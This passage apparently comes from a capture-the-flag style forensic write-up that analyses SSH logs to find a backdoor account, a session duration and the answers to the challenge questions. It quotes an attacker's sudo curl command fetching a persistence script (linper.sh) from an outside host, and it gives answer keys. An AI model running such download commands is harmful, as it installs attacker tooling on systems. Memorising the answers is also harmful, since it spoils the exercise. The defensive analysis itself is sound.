Lets right click into this technique and delve a little deeper, looking at the sub-techniques. Sub-techniques allow us to break down attacks more granularity. For example there are numerous types of accounts that could be created, in the screenshot below we can view Domain, Local and Cloud. In the current investigation we are aware it was a local account therefore the subtechnique is T1136.001.



Ans T1136.001


**Question 7 For how long attacker's first ssh session existed?**

Hint : We previously identified session number in Question 4. Using that session number search for keywords  "logged out" and/or "Removed Session". Identify the relevent entry by the session number.  Then find the time difference between session start and session end entry. You will get the time in such format for example 3 minutes 20 seconds. Convert this in seconds. For above example the sample answer would be 200 seconds when converted from 3 minutes 20 seconds.

To calculate the duration of the attacker's first SSH session, compare the start and end timestamps. We are able to confirm below that the session closed at 06:37:24.

```
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Received disconnect from 65.2.161.68 port 53184:11: disconnected by user
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Session 37 logged out. Waiting for processes to exit.
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Removed session 37.
```

We previously identified within the WTMP file that the terminal session opened at 06:32:45. To work out the time between these events we can calculate it in our head, which we wouldn't recommend, or use any of the wide array of online tools. During this investigation we used [https://www.calculator.net/time-duration-calculator.html](https://www.calculator.net/time-duration-calculator.html).





The session started at `06:32:45` and ended at `06:37:24`, totaling 279 seconds or approximately 4 minutes and 39 seconds.

Ans: 279 seconds

**Question 8 Attacker logged in to their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo.**

Hint : Although auth.log is not an artifact used to track command executions like auditd etc, when a command is executed with sudo keyword, the command is logged in auth.log since the system needs to authenticate the accounts privileges to get root level permissions for that command. You can search the keyword "COMMAND"  to find commands executed using the sudo command.

Even though `auth.log` isn't primarily used to track command execution, commands run with `sudo` are logged since they require authentication.




The logs reveal that the attacker executed a command to download a script from a GitHub repository using `sudo`. The full command was: `/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh`. This action indicates the attacker's intention to deploy additional tools or malware for further exploitation or persistence.

Ans: /usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh